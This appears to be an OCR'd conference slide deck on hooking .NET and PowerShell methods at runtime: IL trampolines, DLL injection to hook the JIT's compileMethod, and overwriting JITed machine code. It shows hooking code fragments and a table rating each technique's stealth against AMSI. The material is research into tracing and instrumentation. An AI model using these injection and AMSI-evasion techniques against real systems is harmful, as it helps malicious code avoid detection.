
Any time a module, assembly, or method loads it will track that event



SETTING IL HOOK

Target, Hooked, and Trampoline

```
struct injectorTranpoline {
   BYTE   methodHeader; // TINY format header

   BYTE   ilCall01;
   DWORD  refTranpoline;
   BYTE   ilRet;

   injectorTranpoline(mdMethodDef tkClrHook)
   {
      ilCall01 = 0x28;
      refTranpoline = tkClrHook;
      ilRet = 0x2A;

      methodHeader =
CorILMethod_TinyFormat|((sizeof(injectorTranpoline)-
1)<<(CorILMethod_FormatShift-1));
          }
};
```




JIT COMPILER HOOKING

DLL INJECTION & HOOKING

Modify methods on the fly so that a developer can test inputs for methods without being invasive

1. An injector process will inject the unmanaged wrapper DLL into the target process.
2. The wrapper DLL will determine the version of CLR and JIT to acquire the method offsets for hooking.
3. Using a C-based hooking library called EasyHook the JIT's compileMethod functions installs a hook to a prototype of compileMethod.
4. Now load the C# hooking library into the AppDomain of the target process.
5. Update the IL code to install the trampoline method to the C# hooked prototype method.



ENDGAME.

JIT COMPILER HOOKING

Hooking JIT from compileMethod()

```
//Set Jit
p_getJit = (ULONG_PTR *(__stdcall *)()) GetProcAddress(g_hJitModule, "getJit");

if (p_getJit)
{
   ICorJitCompiler::Instance = (ICorJitCompiler *)*((ULONG_PTR *)p_getJit());
   if (ICorJitCompiler::Instance)
   {
       DWORD OldProtect;
       VirtualProtect(ICorJitCompiler::Instance, sizeof(ULONG_PTR), PAGE_READWRITE,
&OldProtect);
       compileMethodcache = ICorJitCompiler::Instance->compileMethodintercept;
       ICorJitCompiler::Instance->compileMethodintercept =
&ICorJitCompiler::compileMethod;
       VirtualProtect(ICorJitCompiler::Instance, sizeof(ULONG_PTR), OldProtect,
&OldProtect);

                //Set Hook
                ICorJitCompiler::PFN_compileMethod pfnCompileMethod =
&ICorJitCompiler::compileMethod;
                LPVOID * pAddr = (LPVOID*)&pfnCompileMethod;
                NTSTATUS ntStatus = LhInstallHook(
                    (PVOID&)ICorJitCompiler::Instance->compileMethodintercept,
                    *pAddr,
                    NULL,
                    &s_hHookCompileMethod);
```

ENDGAME.

JIT COMPILER HOOKING

PowerShell Eventing From Hooking JIT


```
0.13164930[2888] Microsoft.PowerShell.ToStringCodeMethods
0.13168100[2888] Microsoft.PowerShell.AdapterCodeMethods
0.13171920[2888] System.Management.Automation.SettingValueExceptionEventArgs
0.13174960[2888] System.Management.Automation.GettingValueExceptionEventArgs
0.13178501[2888] System.Management.Automation.PSObjectPropertyDescriptor
0.13181540[2888] System.Management.Automation.PSObjectTypeDescriptor
0.13184530[2888] System.Management.Automation.PSObjectTypeDescriptionProvider
0.13187569[2888] System.Management.Automation.Runspaces.ConsolidatedString
0.13192080[2888] System.Management.Automation.Runspaces.NodeCardinality
0.13196360[2888] System.Management.Automation.Runspaces.Node
0.13201410[2888] System.Management.Automation.Runspaces.Node+NodeMethod
0.13204980[2888] System.Management.Automation.Runspaces.LoadContext
0.13213710[2888] System.Management.Automation.Runspaces.TypeTableLoadException
0.13217470[2888] System.Management.Automation.Runspaces.TypeData
0.13226460[2888] System.Management.Automation.Runspaces.TypeMemberData
0.13230330[2888] System.Management.Automation.Runspaces.NotePropertyData
0.13233720[2888] System.Management.Automation.Runspaces.AliasPropertyData
0.13237029[2888] System.Management.Automation.Runspaces.ScriptPropertyData
0.13240279[2888] System.Management.Automation.Runspaces.CodePropertyData
0.13243540[2888] System.Management.Automation.Runspaces.ScriptMethodData
0.13246840[2888] System.Management.Automation.Runspaces.CodeMethodData
0.13250659[2888] System.Management.Automation.Runspaces.PropertySetData
0.13254040[2888] System.Management.Automation.Runspaces.TypeTable
0.13258070[2888] System.Management.Automation.ExtendedTypeSystemException
0.13261370[2888] System.Management.Automation.MethodException
```

C-BASED METHOD HOOKING

Machine Code Manipulation

Topher's DEFCON talk illustrated the manipulation of .NET machine code in **memory** locations that were **R-W-X** after IL JITed

Tool GreyStorm used to inject shellcode into memory blocks of methods


Managed Assembly Metadata & IL codes
.NET Framework
CLR clr.dll / mscorwks.dll
JIT getJit() compileMethod() clrjit.dll/mscorjit.dll
Hook is Placed on this Level
Native/Machine Code

C-BASED METHOD HOOKING

Machine Code Manipulation

Use pointer reflection

Create your traditional ASM trampoline code in a byte array and overwrite the method

Need to keep the original method code

Tricky to handle method arguments

Prototype method needs to be accessible

PrepareMethod & GetFunctionPointer

```
MethodInfo commandCtor =
targetType.GetMethod("ParseScriptBlock");

System.Runtime.CompilerServices.RuntimeHelpers
.PrepareMethod(commandCtor.MethodHandle);

  IntPtr commandCtorPtr =
commandCtor.MethodHandle.GetFunctionPointer();
```

RESULTS

SOLUTION RESULTS COMPARISON

Requirements	IL Binary Modification	CLR Profiler Hooking	JIT Hooking	Machine Code Manipulation
Runtime Analysis	YES	YES	YES	YES
Run on PowerShell v2+	YES	YES	YES	YES
Stealth vs AMSI	YES	YES	YES	YES
Any System Artifacts?	YES	YES	NO	NO
NGEN to Be Uninstalled	YES	YES	YES	YES
Requires Signature Validation	YES	NO	NO	NO
Difficulty	High (If Manual)	Low	Medium	High

SOLUTION RESULTS COMPARISON

Requirements	3 IL Binary Modification	CLR Profiler Hooking 2	JIT Hooking	Machine Code Manipulation 1
Runtime Analysis	YES	YES	YES	YES
Run on PowerShell v2+	YES	YES	YES	YES
Stealth vs AMSI	YES	YES	YES	YES
Any System Artifacts?	YES	YES	NO	NO
NGEN to Be Uninstalled	YES	YES	YES	YES
Requires Signature Validation	YES	NO	NO	NO
Difficulty	High (If Manual)	Low	Medium	High

TAKE AWAYS

INTERCEPT THE ACTUAL POWERSHELL METHOD

STAY STEALTHY

DO IT RIGHT, DON'T CRASH POWERSHELL

WELCOME TO .NET HELL

amanda.secured.org